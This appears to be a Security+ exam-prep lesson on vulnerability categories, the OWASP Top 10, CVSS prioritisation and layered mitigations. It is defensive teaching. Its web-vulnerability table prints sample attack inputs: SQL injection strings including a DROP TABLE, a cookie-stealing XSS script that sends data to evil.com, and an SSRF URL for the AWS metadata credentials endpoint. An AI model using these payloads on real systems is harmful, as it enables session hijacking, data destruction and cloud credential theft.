S+

CompTIA Security+ SY0-701

Lesson 4 of 12 — Vulnerabilities & Mitigation

Day 4 ← Course Home ← Lesson 3
Lesson 4 — Threats, Vulnerabilities & Mitigations (22% of exam)

Vulnerabilities & Mitigation

OS, application, mobile, cloud, and web vulnerabilities — and the patching, hardening, segmentation, isolation, and access control strategies that neutralize them. The defender's core skill set.

📖 3 Topics 🎯 2 Activities 📝 5-Question Quiz ⏱ ~60 min Domain: Threats, Vulnerabilities & Mitigations

By the end of this lesson, you will be able to:

  • Identify common vulnerability categories across operating systems, applications, mobile platforms, cloud environments, and web applications.
  • Explain how misconfigurations create exploitable vulnerabilities and describe the conditions that allow exploits to succeed.
  • Distinguish among patching, hardening, segmentation, isolation, and access control as mitigation strategies, and match each to the vulnerability types it best addresses.
  • Interpret a vulnerability's CVSS score and use it to prioritize remediation decisions in a risk-based framework.
  • Analyze the OWASP Top 10 web application vulnerabilities and describe injection, broken authentication, and SSRF in operational terms.
  • Construct a layered mitigation strategy for a given environment by selecting appropriate controls from multiple mitigation categories.
  • Justify remediation prioritization decisions using a combination of CVSS severity, business impact, and exploitability factors.
Vulnerability
A weakness in a system, application, or process that could be exploited by a threat actor to cause harm. Vulnerabilities may be technical (software bugs), operational (misconfigurations), or physical (unlocked server room).
Exploit
The act of taking advantage of a vulnerability to gain unauthorized access, elevate privileges, execute code, or cause damage. An exploit can be manual or automated, and may be delivered as a piece of software (an exploit kit).
Hardening
The process of reducing a system's attack surface by disabling unnecessary services, removing default accounts, applying secure configurations, and enforcing least-privilege access. Hardening makes exploitation harder even when vulnerabilities exist.
Segmentation
Dividing a network into smaller, isolated zones (segments) to contain breaches and limit lateral movement. Segments are enforced using firewalls, VLANs, and access control lists. Critical assets are placed in higher-security segments.
Misconfiguration
A security vulnerability caused by incorrect or insecure configuration of a system, service, or cloud resource — such as leaving default credentials in place, exposing admin interfaces publicly, or granting excessive permissions. The #1 cause of cloud breaches.
Patch Management
The systematic process of identifying, acquiring, testing, and applying software updates (patches) that fix known vulnerabilities. Effective patch management programs prioritize patches by severity and maintain a documented patch cadence.
CVSS (Common Vulnerability Scoring System)
A standardized framework for rating the severity of software vulnerabilities on a 0–10 scale. CVSS scores consider attack vector, complexity, privileges required, user interaction, and impact on confidentiality, integrity, and availability.
Attack Surface
The total set of exposure points through which a threat actor might attempt exploitation — including network ports, web interfaces, APIs, user accounts, physical access points, and third-party integrations. Reducing the attack surface is a foundational hardening goal.

Knowing what threat actors want (Lesson 3) means little if you cannot identify the weaknesses they exploit to get it. Vulnerabilities are the gaps — technical, operational, and architectural — that make systems exploitable. Every major breach in the past decade has ultimately been rooted in a vulnerability that was either unknown, unpatched, or misconfigured. The security professional's job is to find those gaps before the adversary does and close them through systematic mitigation.

This lesson builds the vocabulary and decision-making framework you need to perform that job. You will learn how vulnerabilities are classified across the attack surface — from kernel-level OS flaws to cloud storage misconfigurations to SQL injection in web apps — and how to recommend the right mitigation strategy for each. The skills in this lesson are directly tested in Security+ scenario questions where you must read a vulnerability description and select the correct countermeasure from a set of plausible options.

01

OS, Application & Mobile Vulnerabilities

Kernel exploits, privilege escalation, buffer overflows, memory corruption, side-channel attacks, and mobile-specific weaknesses.

🔄 Click to flip

OS, App & Mobile


OS vulnerabilities include kernel flaws, privilege escalation, and unpatched services. Application flaws include buffer overflows, race conditions, and insecure defaults. Mobile adds sideloading risks, insecure storage, and over-privileged apps. CVSS guides prioritization.

02

Cloud & Web Vulnerabilities

Cloud misconfigurations, insecure APIs, excessive permissions, the OWASP Top 10, injection attacks, XSS, and SSRF.

🔄 Click to flip

Cloud & Web


Cloud breaches are dominated by misconfiguration (open S3 buckets, public snapshots, over-privileged IAM roles). Web application flaws include the OWASP Top 10: SQL injection, broken authentication, XSS, SSRF, and insecure deserialization. Each has distinct testing and mitigation patterns.

03

Mitigation Strategies


Patching, hardening, segmentation, isolation, and access control — building a layered defense that closes multiple vulnerability classes simultaneously.

🔄 Click to flip

Mitigation Strategies

No single mitigation closes all vulnerabilities. Effective defense layers patching (eliminate known flaws), hardening (reduce attack surface), segmentation (contain breaches), isolation (quarantine risk), and access control (limit blast radius) — each addressing different attack paths.

A1

Vulnerability Analysis Simulator

Run a simulated vulnerability scanner to detect and analyze OS-level and application-level weaknesses across six vulnerability categories.

🔄 Click to flip

Vulnerability Analysis Simulator

Use a vulnerability scanner simulator to analyze: OS Privilege Escalation, Race Conditions, Buffer Overflows, Side-Channel Attacks, Unpatched Services, and Insecure Data Storage. Identify findings, interpret severity ratings, and document results.

A2

Vulnerability Mitigation Simulator

Explore how patching, hardening, segmentation, isolation, and access control are implemented — then match each strategy to the vulnerability types it best addresses.

🔄 Click to flip

Vulnerability Mitigation Simulator

Explain how each mitigation strategy functions, describe how each is implemented, and match each strategy to the vulnerability types it best addresses. Build decision-making skills for real-world scenarios and exam questions.

A3

Layered Mitigation Simulator

Construct multi-layered mitigation strategies for complex threats, then build a data-driven remediation queue balancing CVSS severity, business impact, and exploitability.

🔄 Click to flip

Layered Mitigation Simulator

For each threat scenario, construct layered mitigation strategies using multiple control categories. Then build a data-driven remediation queue that balances CVSS severity, business impact, and exploitability to justify your prioritization decisions.

1

OS, Application & Mobile Vulnerabilities

Technical weaknesses in system software, applications, and mobile platforms — and how attackers exploit them

Vulnerabilities exist at every layer of the software stack. Security+ tests your ability to recognize them by name, understand their exploitation mechanics, and know which mitigation strategy eliminates or reduces each class of risk.

📊 CVSS Severity Scale — Understanding Vulnerability Ratings

The Common Vulnerability Scoring System (CVSS) provides a standardized 0–10 score for every published vulnerability (CVE). Security teams use CVSS scores to prioritize patch deployment — but business context and exploitability-in-the-wild must also inform decisions.

Critical (9.0–10.0)
10.0
High (7.0–8.9)
8.0
Medium (4.0–6.9)
5.5
Low (0.1–3.9)
2.0

Exam tip: CVSS score alone does not determine patch priority. A CVSS 7.0 vulnerability with active exploitation in the wild targeting your specific OS may be more urgent than a CVSS 9.8 with no known exploits. CISA's Known Exploited Vulnerabilities (KEV) catalog adds exploitability context.

Operating System Vulnerabilities

💻 Privilege Escalation Critical

An attacker with limited (unprivileged) access exploits a kernel flaw or misconfigured service to gain administrator/root privileges. Local privilege escalation (LPE) is the standard second step after initial access — the attacker lands as a low-privilege user, then escalates.

  • Examples: Dirty Pipe (CVE-2022-0847), PrintNightmare, EternalBlue
  • Indicators: New admin accounts created, unexpected SUID binaries (Linux)
  • Mitigation: Timely kernel patching, principle of least privilege, application whitelisting

🔓 Unpatched Services & EOL Systems High

Systems running outdated OS versions or unpatched services expose known CVEs with published exploits. End-of-Life (EOL) systems (Windows Server 2008, Windows XP) no longer receive vendor patches — every future CVE is a permanent vulnerability on that system.

  • Risk multiplier: Once a CVE is public, exploit modules are often available in Metasploit within 24–72 hours
  • Mitigation: Patch management program, OS upgrade cadence, network isolation for unavoidable EOL systems

⚡ Race Conditions & TOCTOU High

A race condition occurs when a program's behavior depends on the sequence or timing of uncontrollable events. Time-of-Check to Time-of-Use (TOCTOU) is a specific race condition where an attacker modifies a resource between when its permissions are checked and when it is actually used.

  • Example: Checking if a file is safe, then replacing it with a malicious file before it is opened
  • Mitigation: Atomic operations, mutex locking, secure coding practices

🔮 Side-Channel Attacks Medium

Attacks that extract information from a system's physical implementation — power consumption, electromagnetic emissions, cache timing, or acoustic signals — rather than exploiting software logic. Spectre and Meltdown (2018) exposed CPU architecture weaknesses that allowed cross-process memory reads via speculative execution timing.

  • Notable: Spectre, Meltdown, Rowhammer, FLUSH+RELOAD cache attacks
  • Mitigation: CPU microcode updates, OS kernel patches, process isolation

Application Vulnerabilities

📦 Buffer Overflow Critical

A buffer overflow occurs when a program writes more data to a fixed-size memory buffer than it can hold, overwriting adjacent memory. An attacker can craft the overflow payload to overwrite the return address on the stack, redirecting execution to attacker-controlled shellcode.

  • Types: Stack-based (most common), Heap-based (harder to exploit), Integer overflow (causes incorrect allocation sizing)
  • Defense: Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP/NX bit), stack canaries, safe coding functions (strncpy vs. strcpy)
  • Exam tip: Buffer overflows are code execution vulnerabilities — they can violate all three CIA properties

🎭 Default Credentials & Insecure Defaults Critical

Factory-set or vendor-default usernames and passwords (admin/admin, admin/password) left in place on deployed systems. Shodan and similar tools continuously scan the internet for devices with default credentials — thousands of devices are compromised this way daily.

  • Scope: Routers, IoT devices, network appliances, databases (MySQL root with no password), development frameworks
  • Mitigation: Change all defaults before deployment; include in hardening checklists; vulnerability scanning to detect remaining defaults

🧩 Improper Error Handling & Information Disclosure Medium

Applications that return verbose error messages expose stack traces, database schemas, internal IP addresses, software versions, and file paths — all valuable for reconnaissance. Information disclosure turns a low-severity finding into a force multiplier for other attacks.

  • Example: A PHP error revealing the full file path and database connection string
  • Mitigation: Custom error pages in production, log errors internally not in responses, suppress version banners

🔗 Third-Party Libraries & Dependency Risk High

Modern applications incorporate dozens to hundreds of open-source dependencies. A vulnerability in any dependency affects every application that uses it — Log4Shell (CVE-2021-44228) demonstrated this catastrophically: the Log4j logging library was embedded in thousands of products and services worldwide, resulting in a CVSS 10.0 critical RCE vulnerability affecting enterprises globally.

  • Mitigation: Software Composition Analysis (SCA) tools, SBOM, dependency pinning, regular dependency audits

Mobile Platform Vulnerabilities

📲 Sideloading & Unofficial Sources

Installing apps from outside the official App Store or Google Play bypasses vendor review processes. Sideloaded apps may contain trojans, spyware, or ransomware. Android's "Unknown Sources" permission enables sideloading; iOS requires jailbreaking.

  • Mitigation: MDM policy blocking sideloading, user training, app allowlisting

💾 Insecure Data Storage

Mobile apps that store sensitive data (credentials, session tokens, PII) in plaintext in SharedPreferences, SQLite databases, or SD card directories expose that data to other apps or physical access attacks. Backup files may also expose stored data.

  • Mitigation: Encrypt sensitive data at rest, use Android Keystore / iOS Keychain, disable backup for sensitive apps

🔐 Excessive App Permissions

Apps that request more permissions than necessary (camera, microphone, location, contacts, SMS) create unnecessary exposure. A malicious or compromised app with broad permissions becomes a surveillance tool. OWASP Mobile Top 10 consistently lists improper platform usage as a top risk.

  • Mitigation: Review app permissions, MDM to enforce permission policies, OS-level permission auditing
Exam Focus — Vulnerability vs. Exploit vs. Threat: These terms are frequently confused. A vulnerability is the weakness (e.g., an unpatched buffer overflow). An exploit is the action that takes advantage of it (e.g., sending a crafted packet that overwrites the return address). The threat is the combination of a threat actor with the capability and intent to use the exploit. Security+ scenario questions often describe an exploit and ask you to identify the underlying vulnerability class.
2

Cloud & Web Application Vulnerabilities

Misconfigurations, insecure APIs, OWASP Top 10, and the modern web application attack surface

The cloud and web application attack surface has become the primary battleground in modern security. Gartner consistently reports that over 95% of cloud security failures are the customer's fault — not the provider's — driven almost entirely by misconfiguration. Web application vulnerabilities are the leading cause of data breaches in internet-facing systems.

Cloud Vulnerabilities

☁️ Cloud Misconfiguration Critical

The #1 cause of cloud breaches. Misconfiguration encompasses any incorrect or insecure cloud resource setting that exposes data or functionality to unauthorized access. The Shared Responsibility Model means the cloud provider secures the infrastructure, but the customer is responsible for configuring their resources securely.

  • Examples: Public S3 buckets exposing millions of records, publicly accessible RDS snapshots, unrestricted security group rules (0.0.0.0/0), disabled MFA on root/admin accounts, verbose CloudTrail logging disabled
  • Mitigation: Cloud Security Posture Management (CSPM) tools, CIS Cloud Benchmarks, infrastructure-as-code security scanning, regular configuration audits

🔑 Insecure IAM & Excessive Permissions Critical

Over-permissive IAM roles, inline policies granting AdministratorAccess to service accounts, and hard-coded API keys in source code or container images create massive attack surface. The principle of least privilege is systematically violated in most cloud environments due to the ease of granting broad permissions.

  • Examples: Lambda function with full S3 write access when it only needs read; EC2 instance profile with IAM full access; API keys committed to public GitHub repositories
  • Mitigation: IAM Access Analyzer, permission boundary policies, regular privilege reviews, secrets management (AWS Secrets Manager, HashiCorp Vault), git pre-commit hooks to detect API keys

🔌 Insecure APIs & Serverless Risk High

Cloud workloads expose APIs for integration. Unauthenticated or weakly authenticated APIs, APIs lacking rate limiting, and APIs with verbose error messages create significant attack surface. Serverless functions (Lambda, Azure Functions) can inherit overly permissive execution roles, and their event-driven nature creates injection risks through untrusted input sources.

  • OWASP API Security Top 10: Broken Object Level Authorization, Broken Authentication, Excessive Data Exposure are the top three
  • Mitigation: API gateways with authentication, OAuth 2.0 / OIDC, input validation, rate limiting, WAF in front of APIs

🏗️ Virtualization & Container Vulnerabilities High

Virtual machine escape vulnerabilities allow an attacker who has compromised a guest VM to break out to the hypervisor host, affecting all VMs on that host. Container security risks include privileged containers, containers running as root, shared kernel vulnerabilities (containers share the host OS kernel), and insecure container images with known CVEs.

  • Examples: Dirty COW enabling container escape, unscanned container images with Log4Shell
  • Mitigation: Hypervisor patching, container image scanning (Trivy, Snyk), non-root containers, read-only filesystems, namespace isolation

Web Application Vulnerabilities — OWASP Top 10

The OWASP (Open Web Application Security Project) Top 10 is the authoritative reference for web application vulnerabilities. CompTIA Security+ SY0-701 directly tests several of these — you must know the attack mechanism, a concrete example, and the primary mitigation for each.

VulnerabilityAttack MechanismConcrete ExamplePrimary Mitigation
Injection (SQL, OS, LDAP)Untrusted user input is passed directly to an interpreter. Attacker injects commands that the interpreter executes with the application's privileges.Login form: ' OR '1'='1 bypasses authentication; '; DROP TABLE users;-- destroys dataParameterized queries (prepared statements), stored procedures, input validation, WAF
Broken AuthenticationWeak session management, predictable session IDs, missing account lockout, or credential stuffing allows attackers to assume other users' identities.Session fixation attack; JWT token with "alg:none" accepted by server; account with no MFA accessible via credential stuffingMFA, strong session token generation, account lockout, secure cookie flags (HttpOnly, Secure, SameSite)
XSS (Cross-Site Scripting)Attacker injects malicious client-side scripts into pages viewed by other users. Stored XSS persists in the database; Reflected XSS is returned in the response; DOM-based XSS modifies the DOM.Forum post containing <script>document.location='https://evil.com/steal?c='+document.cookie</script> steals every visitor's session cookieOutput encoding/escaping, Content Security Policy (CSP), input validation, HttpOnly cookies
Insecure Direct Object Reference (IDOR)Application exposes internal implementation objects (database keys, file paths) in URLs without verifying the requesting user is authorized to access that specific object.Changing /invoice?id=1042 to /invoice?id=1043 returns another customer's invoice without authorization checkServer-side authorization checks on every request, indirect reference maps, access control testing
Security MisconfigurationDefault configurations, unnecessary features, verbose error messages, missing security headers, or open cloud storage expose sensitive data and functionality.Admin panel accessible at /admin with default credentials; DEBUG=True in production Django app exposing source code; missing HSTS headerHardening checklists, automated configuration scanning, remove unused features, security headers (HSTS, CSP, X-Frame-Options)
SSRF (Server-Side Request Forgery)Attacker induces the server to make HTTP requests to internal resources or cloud metadata APIs. In cloud environments, SSRF can retrieve IAM credentials from the instance metadata service.URL parameter url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ retrieves AWS IAM credentials from EC2 metadata serviceValidate and allowlist server-side request destinations, disable metadata service or enforce IMDSv2, network egress controls
SSRF is an Exam Hot Topic in SY0-701: SSRF was elevated to the OWASP Top 10 in 2021 specifically because of its impact in cloud environments. The Capital One breach (2019) exploited an SSRF vulnerability to retrieve AWS IAM credentials from the EC2 metadata service, enabling access to over 100 million customer records. Expect SSRF-related scenarios on the exam — know the mechanism (server fetches attacker-controlled URL), the cloud impact (metadata credential theft), and the mitigation (IMDSv2 enforcement, request allowlisting).
3

Mitigation Strategies

Patching, hardening, segmentation, isolation, and access control — the defender's toolkit

Identifying vulnerabilities is only half the job. Mitigating them — systematically reducing exploitability and blast radius — is the other half. Security+ tests your ability to select the most appropriate mitigation for a described vulnerability. Understanding what each mitigation strategy does and does not do is essential for answering these questions correctly.

🔄 Patching & Patch Management

Patching directly eliminates known vulnerabilities by replacing vulnerable code with vendor-provided fixes. An effective patch management program includes:

  • Inventory: Know every asset and software version in your environment
  • Detection: Vulnerability scanners (Nessus, Qualys) identify unpatched CVEs
  • Prioritization: Critical/High CVSS + active exploitation = immediate patching; others follow defined SLAs (e.g., 30/60/90 days by severity)
  • Testing: Patches tested in staging before production deployment to prevent service disruptions
  • Verification: Post-patch scanning confirms the vulnerability is closed
  • Limitation: Cannot patch zero-days; cannot patch EOL systems without vendor support; patching alone doesn't address misconfiguration

🛡️ System Hardening

Hardening reduces a system's attack surface by removing everything unnecessary. A hardened system has fewer entry points even when vulnerabilities exist in installed components.

  • Disable unused services: A web server running FTP, Telnet, and SNMP has three unnecessary attack vectors — disable all of them
  • Remove default accounts: Delete or disable all vendor-default usernames; change all default passwords
  • Secure configuration baselines: CIS Benchmarks, DISA STIGs, and vendor security guides provide hardening checklists
  • Enable security features: ASLR, DEP, Secure Boot, full-disk encryption, audit logging
  • Close unnecessary ports: Run netstat -tulnp — every listening port is a potential entry point
  • OS-specific: Windows (Group Policy, AppLocker), Linux (SELinux/AppArmor, minimal package installation)

🏗️ Network Segmentation

Segmentation divides the network into isolated zones, containing breaches and limiting an attacker's ability to move laterally after initial compromise. Without segmentation, a phishing compromise of a finance workstation gives the attacker a direct path to the database server.

  • VLAN segmentation: Separate user, server, management, and guest traffic at Layer 2
  • DMZ (Demilitarized Zone): Internet-facing servers (web, email, DNS) placed in a DMZ separated from the internal network by a firewall on each side
  • Micro-segmentation: Zero-trust network access — every workload is isolated; east-west traffic requires explicit authorization (implemented via software-defined networking)
  • Air-gapping: Complete physical network separation for the most sensitive systems (ICS, classified networks)

🔒 Isolation & Sandboxing

Isolation goes beyond segmentation — it contains a specific system, process, or application so that any compromise cannot spread. Sandboxing is a form of isolation used to analyze suspicious files or run untrusted code in a contained environment.

  • VM isolation: Each VM is isolated from other VMs; hypervisor enforces boundaries
  • Container isolation: Namespaces and cgroups limit container resource access
  • Browser sandboxing: Chrome renders each tab in an isolated process to prevent drive-by malware from accessing other browser data
  • Malware sandboxes: Cuckoo, Any.run — safely detonate suspicious files to observe behavior without risking production systems
  • ICS/OT isolation: Operational technology networks should be fully isolated from IT networks

🎯 Access Control & Least Privilege

Limiting what users and systems can access reduces the blast radius of any compromise. A workstation infected with ransomware that runs as a standard user account can only encrypt files that account has write access to — not the entire file server.

  • Least privilege: Grant only the minimum permissions needed for a specific task; review and revoke permissions regularly
  • Role-Based Access Control (RBAC): Permissions assigned to roles, not individuals; users inherit permissions through role membership
  • Privileged Access Management (PAM): Just-in-time (JIT) access for admin credentials; time-limited elevation; all privileged sessions recorded
  • Multi-Factor Authentication: Compensating control that reduces the value of stolen credentials even when access control boundaries are crossed

Input Validation & Secure Coding

Many of the most severe web and application vulnerabilities (injection, XSS, buffer overflow) are fundamentally caused by trusting user-supplied input. Input validation is the primary preventive control for this entire class of vulnerabilities.

  • Allowlist validation: Only accept known-good input patterns — reject everything else
  • Parameterized queries: Separate SQL code from data — eliminates SQL injection
  • Output encoding: Encode user-supplied data before rendering in HTML — eliminates XSS
  • SAST/DAST: Static Application Security Testing (code review) and Dynamic Application Security Testing (runtime testing) catch vulnerabilities during development

🎯 Mitigation Selection Framework — Which Strategy for Which Vulnerability?

Vulnerability ClassPrimary MitigationSupporting Mitigation
Unpatched OS/App CVEPatchingNetwork isolation (if patch unavailable), compensating controls
Default credentials / insecure defaultsHardening (change defaults)MFA, network ACLs to limit admin interface exposure
SQL Injection / XSSInput validation / secure codingWAF, CSP, parameterized queries
Lateral movement after breachNetwork segmentationMicro-segmentation, ZTNA, host-based firewall
Ransomware blast radiusAccess control / least privilegeSegmentation, immutable backups, EDR
Cloud misconfigurationHardening (CSPM, CIS Benchmarks)IaC security scanning, least-privilege IAM, audit logging
Malware analysis / suspicious fileIsolation / sandboxingEDR behavioral detection, application whitelisting
Defense in Depth: No mitigation strategy is sufficient in isolation. A patched system that is not hardened may still expose unnecessary services. A hardened system without segmentation gives an attacker full lateral movement once compromised. A segmented network with weak access control can still be pivoted through with stolen privileged credentials. Effective security stacks mitigations — patch + harden + segment + isolate + control access — so that an attacker must defeat multiple independent layers to succeed.
Activity 1

Mitigation Matcher — Drag & Drop

Match each vulnerability scenario to its primary mitigation strategy

Instructions: Drag each vulnerability chip from the pool below into the mitigation strategy zone it BEST addresses. Multiple vulnerabilities may fit one zone. Submit to check your answers — red chips are mismatched and can be moved. Click × to return a chip.
Unpatched Apache Log4j (Log4Shell)
Router using admin/admin credentials
Ransomware spreading across all VLANs
User with Domain Admin for daily tasks
CVE with CVSS 9.8 on web server OS
Web server running Telnet & FTP services
Suspicious email attachment needing analysis
OT network accessible from corporate LAN
S3 bucket with public read access enabled
Legacy ICS controller that cannot be patched
Patching
Hardening
Segmentation
Isolation / Sandboxing
Access Control
Activity 2

Vulnerability Triage Case Study

Select a vulnerability to see its full risk profile, CVSS context, business impact, and recommended mitigation stack

